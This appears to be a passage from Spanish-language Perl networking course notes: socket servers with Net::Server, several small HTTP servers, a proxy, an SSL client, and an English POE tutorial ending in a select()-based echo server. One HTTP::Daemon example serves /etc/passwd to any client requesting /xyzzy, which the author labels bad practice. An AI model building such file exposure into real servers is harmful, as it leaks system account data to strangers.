casiano@mserver:~/src/perl/netserver$ cat -n ./connection_test.pl
  1  #!/usr/bin/perl -w
  2
  3  package MyPack;
  4
  5  use strict;
```

```
 6  use vars qw(@ISA);
 7  use Net::Server ();
 8  use IO::Socket ();
 9  use IO::Prompt;
10  use File::Temp qw(tmpnam);
11  use Socket qw(SOCK_DGRAM SOCK_STREAM);
12
13  sub post_bind_hook {
14    my $self = shift;
15    foreach my $sock ( @{ $self->{server}->{sock} } ){
16      $self->log(2,$sock->show);
17    }
18  }
19
20  sub process_request {
21      my $self = shift;
22      eval {
23
24          local $SIG{'ALRM'} = sub { die "Timed Out!\n" };
25          my $timeout = 30; # give the user 30 seconds to type some lines
26
27          my $previous_alarm = alarm($timeout);
28          while (<STDIN>) {
29              s/\r?\n$//;
30              print "You said '$_'\r\n";
31              alarm($timeout);
32          }
33          alarm($previous_alarm);
34
35      };
36
37      if ($@ =~ /timed out/i) {
38          print STDOUT "Timed Out.\r\n";
39          return;
40      }
41  }
42
43  my $socket_file  = tmpnam();
44  $socket_file =~ s|/[^/]+$|/mysocket.file|;
45  my $socket_file2 = $socket_file ."2";
46  my $udp_port    = 1024;
47  my $tcp_port    = 1024;
48  my $host = 'mserver';
49
50  print "\$Net::Server::VERSION = $Net::Server::VERSION\n";
51  @ISA = qw(Net::Server);
52
53  if( @ARGV ){
54    if( uc($ARGV[0]) eq 'UDP' ){
55      my $sock = IO::Socket::INET->new(PeerAddr => $host,
56                                       PeerPort => $udp_port,
57                                       Proto    => 'udp',
58                                       ) || die "Can't connect [$!]";
```

```
59      ### send a packet, get a packet
60      $sock->send("Are you there?",0);
61      my $data = undef;
62      $sock->recv($data,4096,0);
63      print $data,"\n";
64      exit;
65    }
66
67    if( uc($ARGV[0]) eq 'TCP' ){
68      my $sock = IO::Socket::INET->new(PeerAddr => $host,
69                                       PeerPort => $tcp_port,
70                                       Proto    => 'tcp',
71                                       ) || die "Can't connect [$!]";
72      my $phrase = prompt "Write your phrase: ";
73      print $sock "$phrase\n";
74      my $line = $sock->getline();
75      print $line;
76      exit;
77    }
78
79    if( uc($ARGV[0]) eq 'UNIX' ){
80      my $sock = IO::Socket::UNIX->new(Peer => $socket_file) || die "Can't connect [$!]";
81
82      my $phrase = prompt "Write your phrase: ";
83      my $line = $sock->getline();
84      print $line;
85      exit;
86    }
87
88    if( uc($ARGV[0]) eq 'UNIX_DGRAM' ){
89      my $sock = IO::Socket::UNIX->new(Peer => $socket_file2,
90                                       Type => SOCK_DGRAM,
91                                       ) || die "Can't connect [$!]";
92
93      ### send a packet, get a packet
94      $sock->send("Are you there?",0);
95      ### The server receives the data just fine
96      ### however, the default arguments don't seem to work for
97      ### sending it back.  If anybody knows why, let me know.
98      my $data = undef;
99      $sock->recv($data,4096,0);
100     print $data,"\n";
101     exit;
102   }
103
104   print "USAGE: $0 UDP|TCP|UNIX|UNIX_DGRAM
105 (If no arguments are passed, the server will start.
106 You should start the server in one window, and connect
107 in another window).
108 ";
109   exit;
110 }
111
```

```
112  ### set up servers doing
113  ## SOCK_DGRAM  on INET (udp)
114  ## SOCK_STREAM on INET (tcp)
115  ## SOCK_DGRAM  on UNIX
116  ## SOCK_STREAM on UNIX
117
118  MyPack->run(port => "$udp_port|udp",
119              port => "$tcp_port|tcp",
120              port => "$socket_file|unix", # default is SOCK_STREAM
121              port => join("|",$socket_file2,SOCK_DGRAM,"unix"),
122              log_level => 4,
123              );
```

Servidor en mserver

```
casiano@mserver:~/src/perl/netserver$ ./connection_test.pl
$Net::Server::VERSION = 0.96
2007/04/04-12:23:20 MyPack (type Net::Server) starting! pid(12312)
Binding to UDP port 1024 on host *
Binding to TCP port 1024 on host *
Binding to UNIX socket file /tmp/mysocket.file using SOCK_STREAM
Binding to UNIX socket file /tmp/mysocket.file2 using SOCK_DGRAM
Ref = "Net::Server::Proto::UDP"
  NS_proto = "UDP"
  NS_port = "1024"
  NS_host = "*"
Ref = "Net::Server::Proto::TCP"
  NS_proto = "TCP"
  NS_port = "1024"
  NS_host = "*"
Ref = "Net::Server::Proto::UNIX"
  NS_proto = "UNIX"
  NS_unix_path = "/tmp/mysocket.file"
  NS_unix_type = SOCK_STREAM
Ref = "Net::Server::Proto::UNIX"
  NS_proto = "UNIX"
  NS_unix_path = "/tmp/mysocket.file2"
  NS_unix_type = SOCK_DGRAM
Group Not Defined.  Defaulting to EGID '1001 1001'
User Not Defined.  Defaulting to EUID '1001'
2007/04/04-12:23:27 CONNECT TCP Peer: "189.132.105.252:42405" Local: "189.132.102.240:1024"
```

Cliente en mcliente

```
mcliente:/tmp> ./connection_test.pl TCP
$Net::Server::VERSION = 0.96
Write your phrase: Hola mserver, mcliente te saluda!
You said 'Hola mserver, mcliente te saluda!'

pp2@nereida:~/src/perl/NET_SERVER$ ./connection_test.pl UDP
$Net::Server::VERSION = 0.97
Testing UDP
You said "Are you there?"
```

```
pp2@nereida:~/src/perl/NET_SERVER$ ./connection_test.pl UNIX
$Net::Server::VERSION = 0.97
Testing UNIX (File socket with SOCK_STREAM)
Welcome to "MyPack" (29808)
```

14.4. Como Escribir un Servidor HTTP en Perl con `HTTP::Deamon`

Consulte `libwww-perl`.

```
pp2@nereida:~/src/testing$ cat -n httpdaemon.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  use HTTP::Daemon;
 5  use HTTP::Status;
 6
 7  my $d = HTTP::Daemon->new || die;
 8  print "Please contact me at: <URL:", $d->url, ">\n";
 9  while (my $c = $d->accept) {
10      while (my $r = $c->get_request) {
11          if ($r->method eq 'GET' and $r->url->path eq "/xyzzy") {
12              # remember, this is *not* recommended practice :-)
13              $c->send_file_response("/etc/passwd");
14          }
15          else {
16              $c->send_error(RC_FORBIDDEN)
17          }
18      }
19      $c->close;
20      undef($c);
21  }
```

14.5. Como Escribir un Servidor HTTP en Perl con `HTTP::Server::Simple`

Véase HTTP::Server::Simple.

```
pp2@nereida:~/src/testing$ cat -n httpserver.pl
 1  #!/usr/bin/perl
 2   {
 3   package MyWebServer;
 4
 5   use HTTP::Server::Simple::CGI;
 6   use base qw(HTTP::Server::Simple::CGI);
 7
 8   my %dispatch = (
 9       '/hello' => \&resp_hello,
10       # ...
11   );
12
13   sub handle_request {
14       my $self = shift;
15       my $cgi  = shift;
16
```

```
17        my $path = $cgi->path_info();
18        my $handler = $dispatch{$path};
19
20        if (ref($handler) eq "CODE") {
21            print "HTTP/1.0 200 OK\r\n";
22            $handler->($cgi);
23
24        } else {
25            print "HTTP/1.0 404 Not found\r\n";
26            print $cgi->header,
27                  $cgi->start_html('Not found'),
28                  $cgi->h1('Not found'),
29                  $cgi->end_html;
30        }
31    }
32
33    sub resp_hello {
34        my $cgi  = shift;   # CGI.pm object
35        return if !ref $cgi;
36
37        my $who = $cgi->param('name');
38
39        print $cgi->header,
40              $cgi->start_html("Hello"),
41              $cgi->h1("Hello $who!"),
42              $cgi->end_html;
43    }
44
45    }
46
47    # start the server on port 8082
48    my $pid = MyWebServer->new(8082)->background();
49    print "Use 'kill $pid' to stop server. Connect to 'http://localhost:8082/hello'\n";
```

14.6. Como Escribir un Servidor HTTP en Perl con `HTTP::Server::Brick`

Véase HTTP::Server::Brick.

```
pp2@nereida:~/src/testing$ cat -n brickhttp.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  use HTTP::Server::Brick;
 5  use HTTP::Status;
 6
 7  my $server = HTTP::Server::Brick->new( port => 8888 );
 8
 9  $server->mount( '/' => {
10      path => '/var/www',
11  });
12
13  $server->mount( '/test/proc' => {
14      handler => sub {
```

```
15          my ($req, $res) = @_;
16          $res->add_content("<html><body>
17                                <p>Path info: $req->{path_info}</p>
18                               </body></html>");
19          1;
20      },
21      wildcard => 1,
22  });
23
24  $server->mount( '/test/proc/texty' => {
25      handler => sub {
26          my ($req, $res) = @_;
27          $res->add_content("flubber");
28          $res->header('Content-type', 'text/plain');
29          1;
30      },
31      wildcard => 1,
32  });
33
34  # these next two are equivalent
35  $server->mount( '/favicon.ico' => {
36      handler => sub { RC_NOT_FOUND },
37  });
38  $server->mount( '/favicon.ico' => {
39      handler => sub {
40          my ($req, $res) = @_;
41          $res->code(RC_NOT_FOUND);
42          1;
43      },
44  });
45
46  # start accepting requests (won't return unless/until process
47  # receives a HUP signal)
48  $server->start;
```

Monitor

```
pp2@nereida:~/src/testing$ brickhttp.pl
[Tue May  6 16:29:58 2008] [1541] Mounted wildcard directory at /
[Tue May  6 16:29:58 2008] [1541] Mounted wildcard handler at /test/proc
[Tue May  6 16:29:58 2008] [1541] Mounted wildcard handler at /test/proc/texty
[Tue May  6 16:29:58 2008] [1541] Mounted handler at /favicon.ico
[Tue May  6 16:29:58 2008] [1541] Mounted handler at /favicon.ico
[Tue May  6 16:29:58 2008] [1541] Server started on http://nereida.deioc.ull.es:8888/
[Tue May  6 16:30:12 2008] [1541] [200] /
[Tue May  6 16:30:12 2008] [1541] [200] /options.html
[Tue May  6 16:30:17 2008] [1541] [200] /presentation.html
[Tue May  6 16:30:20 2008] [1541] [200] /html/english.html
```

14.7. El Módulo `HTTP::Server::Simple::Dispatched`

```
pp2@nereida:~/src/testing$ cat -n simpledispatch.pl
 1      use HTTP::Server::Simple::Dispatched qw(static);
```

```
 2
 3      my $server = HTTP::Server::Simple::Dispatched->new(
 4        hostname => 'localhost',
 5        port     => 8081,
 6        debug    => 1,
 7        dispatch => [
 8          qr{^/hello/} => sub {
 9            my ($response) = @_;
10            $response->content_type('text/plain');
11            $response->content("Hello, world!");
12            return 1;
13          },
14          qr{^/say/(\w+)/} => sub {
15            my ($response) = @_;
16            $response->content_type('text/plain');
17            $response->content("You asked me to say $1.");
18            return 1;
19          },
20          qr{^/counter/} => sub {
21            my ($response, $request, $context) = @_;
22            my $num = ++$context->{counter};
23            $response->content_type('text/plain');
24            $response->content("Called $num times.");
25            return 1;
26          },
27          qr{^/static/(.*\.(?:png|gif|jpg))} => static("t/"),
28          qr{^/error/} => sub {
29            die "This will cause a 500!";
30          },
31        ],
32      );
33
34      $server->run();
```

14.8. Construcción de un Proxy con `HTTP::Proxy`

Véase HTTP::Proxy

```
pp2@nereida:/tmp/HTTP-Proxy-0.22/eg$ cat -n proxy.pl
     1  #!/usr/bin/perl -w
     2  use HTTP::Proxy qw( :log );
     3  use strict;
     4
     5  # a very simple proxy
     6  my $proxy = HTTP::Proxy->new(@ARGV);
     7  $proxy->start;
```

Vaya a su navegador y cambie la configuración para que utilice el proxy que se está ejecutando.

```
pp2@nereida:/tmp/HTTP-Proxy-0.22/eg$ perl proxy.pl port 8888
```

14.9. El Módulo `Continuity`: CGIs con Estado

Véase Continuity

```
pp2@nereida:~/src/perl/Continuity/examples$ cat -n addtwo.pl
 1  #!/usr/bin/perl
 2
 3  use strict;
 4  use lib '../lib';
 5  use Continuity;
 6
 7  Continuity->new->loop;
 8
 9  sub main {
10    my $request = shift;
11
12    $request->print(qq{
13      <form>
14        Enter first number:
15        <input type=text name=num><input type=submit>
16      </form>
17    });
18    $request->next;
19    my $num1 = $request->param('num');
20
21    $request->print(qq{
22      <form>
23        Enter second number:
24        <input type=text name=num><input type=submit>
25      </form>
26    });
27    my $num2 = $request->next->param('num');
28
29    my $sum = $num1 + $num2;
30    $request->print(qq{
31      <h2>The sum of $num1 and $num2 is $sum!</h2>
32    });
33  }

pp2@nereida:~/src/perl/Continuity/examples$ addtwo.pl
Please contact me at: http://nereida.deioc.ull.es:53009/
Warning: Attempt to remove nonexistent passive grab
```

14.10. Clientes con `IO::Socket::SSL`

```
pp2@nereida:~/src/perl/SOCKETS$ cat -n sslclient2.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use IO::Socket::SSL;
 4
 5  my $url = shift || "some.shtml.web.server";
 6  my $client = new IO::Socket::SSL("$url:https");
 7
 8  if (defined $client) {
 9      print $client "GET / HTTP/1.0\r\n\r\n";
10      print <$client>;
```

```
11      close $client;
12  } else {
13      warn "I encountered a problem: ",
14        IO::Socket::SSL::errstr();
15  }
```

```
pp2@nereida:~/src/perl/SOCKETS$ ./sslclient2.pl | head -10
HTTP/1.1 200 OK
Date: Tue, 10 Apr 2007 16:24:34 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-18 mod_ssl/2.0.54 \
        OpenSSL/0.9.7e mod_perl/1.999.21 Perl/v5.8.4
Last-Modified: Wed, 11 Jan 2006 09:57:56 GMT
ETag: "1bf22-148a-4427f100"
Accept-Ranges: bytes
Content-Length: 5258
Connection: close
Content-Type: text/html
```

14.11. El Módulo Event::RPC

Véase Event::RPC. Estudie los ejemplos del cliente y el servidor que acompañan a la distribución Puede encontrarlos en http://search.cpan.org/src/JRED/Event-RPC-0.90/examples/. Compruebe que es la última distribución.

Capítulo 15

POE

15.1. Evolution of a POE Server

By Rocco Caputo and Socko the Puppet.

Before we dive into the evolution of POE::Component::Server::TCP and the steps along its way, it's important to have a grasp of certain concepts that POE embodies. In the first act, we'll cover those concepts and look at how POE implements them.

15.1.1. Events and Event Handlers

POE is an event driven framework for networking and multitasking. To understand POE, it's important first to understand events and event driven programming.

In the abstract sense, events are real-world things that happen. The morning alarm has gone off. The toaster has popped. Tea is done. In user interfaces the most common real-world events are mouse movements, button presses, and keystrokes.

Software events are tokens that represent these abstract occurrences. They not only convey external activity into a program, but they also indicate when internal activity happens. A timer has gone off. A socket has established its connection. A download is done.

In event driven programs, a central dispatcher hands out events to functions that react to them. The reactive functions are called *event handlers* because it's their job to handle events.

POE's event handlers are cooperative. No two handlers may run at once. Even POE's dispatcher is suspended while an event handler is running. Handlers therefore have an opportunity to monopolize a program. They cooperate by returning as quickly as possible, allowing other parts of the program to run with only minimal delays.

15.1.2. Parts of a POE program

The simplest POE program consists of two modules and some custom code: POE::Kernel, POE::Session, and the event handlers that use them.

About POE::Kernel

POE::Kernel provides event based representations of OS kernel services. These include I/O events, alarms and other timed events, signal events, and several others we won't mention. The event services are configured through different POE::Kernel methods, such as `select_read()`, `delay()`, and `sig()`.

POE::Kernel tracks the associations between resources that generate events and the tasks that own them. It can do this because it keeps track of which task is active whenever an event is dispatched. It therefore knows which task has called its methods to allocate each resource. This all happens automatically.

POE::Kernel also knows when tasks should be destroyed. It detects when tasks have no more events to handle, and it knows when all their event generating resources have been released. Such tasks have nothing left to trigger event handlers, and POE::Kernel automatically reaps them.

POE::Kernel stops after the last session stops, since otherwise it would be sitting around doing nothing.

About POE::Session

POE::Session instances are the tasks that POE::Kernel manages. They are loosely modeled after UNIX processes.

Each session has its own private storage space, called a `heap`. Anything stored in one session's `heap` is not easily accessible by another session.

Each session owns its own resources and handles its own events. Resources only generate events for the sessions that own them, and events are only dispatched to sessions for which they are intended.

For example, multiple sessions can set identical alarms, and each will receive the timed event it requested. All other sessions will remain blissfully unaware of what has happened outside themselves.

About event handlers

Event handlers are plain Perl functions. What makes them special is the parameters POE::Kernel passes to them when they're called.

POE::Kernel passes parameters the usual way, through `@_`. The first seven members of this array define the *session context* in which the event is being delivered. They include

- a handy reference to the POE::Kernel instance running things,
- the name of the event itself (in case one function is handling multiple events),
- a reference to the session's private `heap`,
- and a reference to the session that the event was sent from.

The remaining members of `@_` are arguments of the event itself. What they contain depends upon the type of event being dispatched. I/O events, for example, include two arguments:

- the file handle that has pending I/O, and
- a flag telling whether the activity is input, output, or an exception.

POE does not require programmers to assign all these parameters for every event handler. That would be a lot of silly work, seeing as most of them often go unused. Rather, the POE::Session class exports constants for the offsets into `@_` where each parameter lives.

This makes it very easy to pluck useful values out of the parameter list while ignoring unnecessary ones. They also allow POE::Session to change the order or number of parameters without breaking programs.

For example, `KERNEL`, `HEAP`, and `ARG0` are references to the

- POE::Kernel singleton,
- the current session's private `heap`, and
- the first custom argument for the event.

They may be assigned directly out of `@_`.

```
my $kernel = $_[KERNEL];
my $heap   = $_[HEAP];
my $thingy = $_[ARG0];
```

They may be assigned all in one go using an array slice.

```
my ( $kernel, $heap, $thingy ) = @_[ KERNEL, HEAP, ARG0 ];
```

And, of course, `$_[KERNEL]`, `$_[HEAP]`, and `$_[ARG0]` may be used directly in the event handler. We usually avoid this for custom arguments since `ARG0` means very little by itself.

In all three cases we have pretended that five or more unneeded parameters simply don't exist.

15.2. How to write a POE program

Now that you know the concepts behind POE programming, it's time to dig into a working example and see how it's done.

Simple POE programs contain three main parts:

1. A preamble where modules are loaded and things are configured,
2. a main part that instantiates and runs one or more POE::Session objects, and finally
3. the functions that define the event handlers themselves.

Here then is one of the simplest POE programs that does anything.

The preamble

A program's preamble is fairly straightforward. We write a shebang line and load some modules.

```
#!/usr/bin/perl

use warnings;
use strict;
use POE;
```

The POE module hides some magic. It does nothing but load other POE modules, including POE::Kernel and POE::Session whether or not you actually ask for them. It gets away with this because those two modules are required by nearly every POE program.

POE::Kernel includes a little magic of its own. When it's first loaded, it creates the singleton POE::Kernel instance that will be used throughout the program.

POE::Session also performs a little magic when it's used. It exports the constants for event handler parameter offsets: `KERNEL`, `HEAP`, `ARG0`, and so on.

The Session is instantiated and run

We can start creating sessions once everything is set up. At least one session must be started before POE::Kernel is run, otherwise `run()` will have nothing to do.

In this example, we start a single task that will handle three events: `_start`, `_stop`, and `count`. The POE::Session constructor associates each event with the function that will handle it.

```
POE::Session->create(
    inline_states => {
        _start => \&session_start,
        _stop  => \&session_stop,
        count  => \&session_count,
      }
);
```

The first two events are provided by POE::Kernel. They notify a program when a session has just been created or is just about to be destroyed. The last event is a custom one, implemented entirely within our program. We'll discuss it shortly.

You'll notice that the program doesn't save a reference to the new POE::Session object. That's because Session instances automatically register themselves with POE::Kernel. The Kernel singleton will manage them, so programs rarely need to.

In fact, keeping extra references to POE::Session objects can be harmful. Perl will not destroy and reclaim memory for a session if there are outstanding references to it.

Next we start POE::Kernel. This begins the main loop, which detects and dispatches events. Since we're writing a demo, we also announce when POE::Kernel begins and ceases.

```
print "Starting POE::Kernel.\n";
POE::Kernel->run();
print "POE::Kernel's run() method returned.\n";
exit;
```

The Kernel's `run()` method will not return until every session has stopped. We exit shortly after that since the program has effectively ended.

We have kept the redundant exit as a visual reminder that the program won't run beyond `run()`. It isn't absolutely necessary since the program will automatically stop when its execution falls off the end of the file.

Event handlers are implemented

Appropriately enough, we'll begin covering event handlers with `_start`. The `_start` handler is called right after the session is instantiated. Sessions use it to bootstrap themselves within their new contexts. They often initialize values in their heaps and allocate some sort of resources to keep themselves alive.

In this case, we set up an accumulator for counting and queue an event to trigger the next handler.

```
sub session_start {
    print "Session ", $_[SESSION]->ID, " has started.\n";
    $_[HEAP]->{count} = 0;
    $_[KERNEL]->yield("count");
}
```

Readers familiar with threads will find the `yield()` method confusing. Rather than suspending a session's execution, it places a new event near the end of the dispatch queue. That event will trigger another event handler after all the events before it take their turn. This may become clearer when we cover multitasking later on.

We can simulate the classic behavior of `yield()` by returning immediately after calling it, which we have done here.

Next comes the `_stop` handler. POE::Kernel dispatches it after a session has gone idle and just before it's destroyed for good. It's impossible to stop a session from being destroyed once `_stop` is reached.

```
sub session_stop {
    print "Session ", $_[SESSION]->ID, " has stopped.\n";
}
```

It's not useful to post events from a `_stop` handler. Part of a session's destruction involves cleaning up any resources still associated with it. That includes events, so any created in a `_stop` handler will

be destroyed before they can be dispatched. This catches a lot of people off-guard.

Finally we have the `count` event's handler. This function increments the session's accumulator a few times and prints each value. We could have implemented it as a while loop, but we've avoided it for reasons that should become apparent shortly.

```
sub session_count {
    my ( $kernel, $heap ) = @_[ KERNEL, HEAP ];
    my $session_id = $_[SESSION]->ID;

    my $count = ++$heap->{count};
    print "Session $session_id has counted to $count.\n";

    $kernel->yield("count") if $count < 10;
}
```

The last line of `session_count()` posts another `count` event for as long as the accumulator is less than ten. This perpetuates the session, since each new event triggers `session_count()` again.

The session stops when `yield()` is no longer called. POE::Kernel detects that no more event handlers will be triggered, and it destroys the idle session.

Here then is the single counter program's output:

```
Session 2 has started.
Starting POE::Kernel.
Session 2 has counted to 1.
Session 2 has counted to 2.
Session 2 has counted to 3.
Session 2 has counted to 4.
Session 2 has counted to 5.
Session 2 has counted to 6.
Session 2 has counted to 7.
Session 2 has counted to 8.
Session 2 has counted to 9.
Session 2 has counted to 10.
Session 2 has stopped.
POE::Kernel's run() method returned.
```

And here are some notes about it.

Session IDs begin at 2. POE::Kernel is its own session in many ways, and it is session 1 because it's created first.

Handlers for `_start` events are called before `POE::Kernel->run()`. This is a side effect of `_start` being handled within `POE::Session->create()`.

The first count event, posted by `_start`'s handler, is not handled right away. Rather, it's queued and will be dispatched within `POE::Kernel->run()`.

Sessions stop when they've run out of things to trigger more event handlers. Sessions also stop when they have been destroyed by terminal signals, but we won't see that happen here.

POE::Kernel's `run()` method returns after the last session has stopped.

This is the full program:

```
#!/usr/bin/perl
use warnings;
use strict;
use POE;
```

```
POE::Session->create(
  inline_states => {
    _start => \&session_start,
    _stop  => \&session_stop,
    count  => \&session_count,
  }
);
print "Starting POE::Kernel.\n";
POE::Kernel->run();
print "POE::Kernel's run() method returned.\n";
exit;

sub session_start {
  print "Session ", $_[SESSION]->ID, " has started.\n";
  $_[HEAP]->{count} = 0;
  $_[KERNEL]->yield("count");
}

sub session_stop {
  print "Session ", $_[SESSION]->ID, " has stopped.\n";
}

sub session_count {
  my ($kernel, $heap) = @_[KERNEL, HEAP];
  my $session_id = $_[SESSION]->ID;
  my $count      = ++$heap->{count};
  print "Session $session_id has counted to $count.\n";
  $kernel->yield("count") if $count < 10;
}
```

15.3. Multitasking

The counter we wrote can multitask. Each instance holds its own accumulator in its own `HEAP`. Each session's events pass through POE::Kernel's queue, and they are dispatched in first-in/first-out order. This forces each session to take turns.

To illustrate this happening, we'll change the previous program to run two sessions at once. The rest of the program will remain the same.

```
for ( 1 .. 2 ) {
    POE::Session->create(
        inline_states => {
            _start => \&session_start,
            _stop  => \&session_stop,
            count  => \&session_count,
          }
    );
}
```

And here's the modified program's output.

```
Session 2 has started.
Session 3 has started.
Starting POE::Kernel.
Session 2 has counted to 1.
Session 3 has counted to 1.
Session 2 has counted to 2.
Session 3 has counted to 2.
Session 2 has counted to 3.
Session 3 has counted to 3.
Session 2 has counted to 4.
Session 3 has counted to 4.
Session 2 has counted to 5.
Session 3 has counted to 5.
Session 2 has counted to 6.
Session 3 has counted to 6.
Session 2 has counted to 7.
Session 3 has counted to 7.
Session 2 has counted to 8.
Session 3 has counted to 8.
Session 2 has counted to 9.
Session 3 has counted to 9.
Session 2 has counted to 10.
Session 2 has stopped.
Session 3 has counted to 10.
Session 3 has stopped.
POE::Kernel's run() method returned.
```

So, then, what's going on here?

Each session is maintaining its own count in its own `$_[HEAP]`. This happens no matter how many instances are created.

POE runs each event handler in turn. Only one handler may run at a time, so most locking and synchronization issues are implicitly taken care of. POE::Kernel itself is suspended while event handlers run, and not even signals may be dispatched until an event handler returns.

Events for every session are passed through a master queue. Events are dispatched from the head of this queue, and new events are placed at its tail. This ensures that sessions take turns.

POE::Kernel's `run()` method returns after the last session has stopped.

This is the full listing:

```
#!/usr/bin/perl
use warnings;
use strict;
use POE;
for (1 .. 2) {
  POE::Session->create(
    inline_states => {
      _start => \&session_start,
      _stop  => \&session_stop,
      count  => \&session_count,
    }
  );
}
```

```
print "Starting POE::Kernel.\n";
POE::Kernel->run();
print "POE::Kernel's run() method returned.\n";
exit;

sub session_start {
  print "Session ", $_[SESSION]->ID, " has started.\n";
  $_[HEAP]->{count} = 0;
  $_[KERNEL]->yield("count");
}

sub session_stop {
  print "Session ", $_[SESSION]->ID, " has stopped.\n";
}

sub session_count {
  my ($kernel, $heap) = @_[KERNEL, HEAP];
  my $session_id = $_[SESSION]->ID;
  my $count      = ++$heap->{count};
  print "Session $session_id has counted to $count.\n";
  $kernel->yield("count") if $count < 10;
}
```

15.4. A Non Forking Echo Server

Finally we will implement a non-forking echo server with IO::Select and then port it to POE with increasing levels of abstraction. The IO::Select based server is a pretty close fit, actually, since POE itself is a non-forking framework.

15.4.1. A simple `select()` server.

First we adapt the non-forking server from Perl Cookbook recipe 17.13. The changes that have been made here are for compactness and to ease the translation into POE. We also give the server some minor purpose so that the samples are a little interesting to run.

As usual, we start by loading necessary modules and initializing global data structures.

```
#!/usr/bin/perl

use warnings;
use strict;

use IO::Socket;
use IO::Select;
use Tie::RefHash;

my %inbuffer  = ();
my %outbuffer = ();
my %ready     = ();

tie %ready, "Tie::RefHash";
```

Next we create the server socket. It's set non-blocking so its operations won't stop this single-process server.

```
my $server = IO::Socket::INET->new
  ( LocalPort => 12345,
    Listen => 10,
  ) or die "can't make server socket: $@\n";

$server->blocking(0);
```

Then comes the main loop. We create an IO::Select object to watch our sockets, and then we use it to detect activity on them. Whenever something interesting happens to a socket, we call a function to process it.

```
my $select = IO::Select->new($server);

while (1) {

    # Process sockets that are ready for reading.
    foreach my $client ( $select->can_read(1) ) {
        handle_read($client);
    }

    # Process any complete requests.  Echo the data back to the client,
    # by putting the ready lines into the client's output buffer.
    foreach my $client ( keys %ready ) {
        foreach my $request ( @{ $ready{$client} } ) {
            print "Got request: $request";
            $outbuffer{$client} .= $request;
        }
        delete $ready{$client};
    }

    # Process sockets that are ready for writing.
    foreach my $client ( $select->can_write(1) ) {
        handle_write($client);
    }
}

exit;
```

That concludes the main loop. Next we have functions that process different forms of socket activity.

The first function handles sockets that are ready to be read from. If the ready socket is the main server's, we accept a new connection and register it with the IO::Select object. If it's a client socket with some input for us, we read it, parse it, and enter complete new lines into the `%ready` structure. The main loop will catch data from `%ready` and echo it back to the client.

```
sub handle_read {
    my $client = shift;

    if ( $client == $server ) {
        my $new_client = $server->accept();
        $new_client->blocking(0);
        $select->add($new_client);
        return;
    }

    my $data = "";
    my $rv   = $client->recv( $data, POSIX::BUFSIZ, 0 );

    unless ( defined($rv) and length($data) ) {
        handle_error($client);
        return;
    }

    $inbuffer{$client} .= $data;
    while ( $inbuffer{$client} =~ s/(.*\n)// ) {
        push @{ $ready{$client} }, $1;
    }
}
```

The method `accept([PKG])` perform the system call `accept` on the socket and return a new object. The new object will be created in the same class as the listen socket, unless `PKG` is specified. This object can be used to communicate with the client that was trying to connect.

In a scalar context the new socket is returned, or `undef` upon failure. In a list context a two-element array is returned containing the new socket and the peer address; the list will be empty upon failure.

Next we have a function that handles writable sockets. Data waiting to be sent to a client is written to its socket and removed from its output buffer.

```
sub handle_write {
    my $client = shift;

    return unless exists $outbuffer{$client};

    my $rv = $client->send( $outbuffer{$client}, 0 );
    unless ( defined $rv ) {
        warn "I was told I could write, but I can't.\n";
        return;
    }

    if ( $rv == length( $outbuffer{$client} ) or
        $! == POSIX::EWOULDBLOCK
      ) {
        substr( $outbuffer{$client}, 0, $rv ) = "";
        delete $outbuffer{$client} unless length $outbuffer{$client};
        return;
    }

    handle_error($client);
}
```

Finally we have a function to handle read or write errors on the client sockets. It cleans up after dead sockets and makes sure they have been closed.

```
sub handle_error {
    my $client = shift;

    delete $inbuffer{$client};
    delete $outbuffer{$client};
    delete $ready{$client};

    $select->remove($client);
    close $client;
}
```

And after about 107 lines of program, we have an echo server:

```
 1 #!/usr/bin/perl
 2 use warnings;
 3 use strict;
 4 use POSIX;
 5 use IO::Socket;
 6 use IO::Select;
 7 use Tie::RefHash;
 8 ### Create the server socket.
 9 my $server = IO::Socket::INET->new(
10   LocalPort => 12345,
11   Listen    => 10,
12 ) or die "can't make server socket: $@\n";
13 $server->blocking(0);
```

```
14 ### Set up structures to track input and output data.
15 my %inbuffer  = ();
16 my %outbuffer = ();
17 my %ready     = ();
18 tie %ready, "Tie::RefHash";
19 ### The select loop itself.
20 my $select = IO::Select->new($server);
21
22 while (1) {
23
24   # Process sockets that are ready for reading.
25   foreach my $client ($select->can_read(1)) {
26     handle_read($client);
27   }
28
29   # Process any complete requests.  Echo the data back to the client,
30   # by putting the ready lines into the client's output buffer.
31   foreach my $client (keys %ready) {
32     foreach my $request (@{$ready{$client}}) {
33       print "Got request: $request";
34       $outbuffer{$client} .= $request;
35     }
36     delete $ready{$client};
37   }
38
39   # Process sockets that are ready for writing.
40   foreach my $client ($select->can_write(1)) {
41     handle_write($client);
42   }
43 }
44 exit;
45 ### Handle a socket that's ready to be read from.
46 sub handle_read {
47   my $client = shift;
48
49   # If it's the server socket, accept a new client connection.
50   if ($client == $server) {
51     my $new_client = $server->accept();
52     $new_client->blocking(0);
53     $select->add($new_client);
54     return;
55   }
56
57   # Read from an established client socket.
58   my $data = "";
59   my $rv = $client->recv($data, POSIX::BUFSIZ, 0);
60
61   # Handle socket errors.
62   unless (defined($rv) and length($data)) {
63     handle_error($client);
64     return;
65   }
66
```

```
 67   # Successful read.  Buffer the data we got, and parse it into lines.
 68   # Place the lines into %ready, where they will be processed later.
 69   $inbuffer{$client} .= $data;
 70   while ($inbuffer{$client} =~ s/(.*\n)//) {
 71     push @{$ready{$client}}, $1;
 72   }
 73 }
 74 ### Handle a socket that's ready to be written to.
 75 sub handle_write {
 76   my $client = shift;
 77
 78   # Skip this client if there's nothing to write.
 79   return unless exists $outbuffer{$client};
 80
 81   # Attempt to write pending data to the client.
 82   my $rv = $client->send($outbuffer{$client}, 0);
 83   unless (defined $rv) {
 84     warn "I was told I could write, but I can't.\n";
 85     return;
 86   }
 87
 88   # Successful write.  Remove what was sent from the output buffer.
 89   if ( $rv == length($outbuffer{$client})
 90     or $! == POSIX::EWOULDBLOCK) {
 91     substr($outbuffer{$client}, 0, $rv) = "";
 92     delete $outbuffer{$client} unless length $outbuffer{$client};
 93     return;
 94   }
 95
 96   # Otherwise there was an error.
 97   handle_error($client);
 98 }
 99 ### Handle client errors.  Clean up after the dead socket.
100 sub handle_error {
101   my $client = shift;
102   delete $inbuffer{$client};
103   delete $outbuffer{$client};
104   delete $ready{$client};
105   $select->remove($client);
106   close $client;
107 }
```
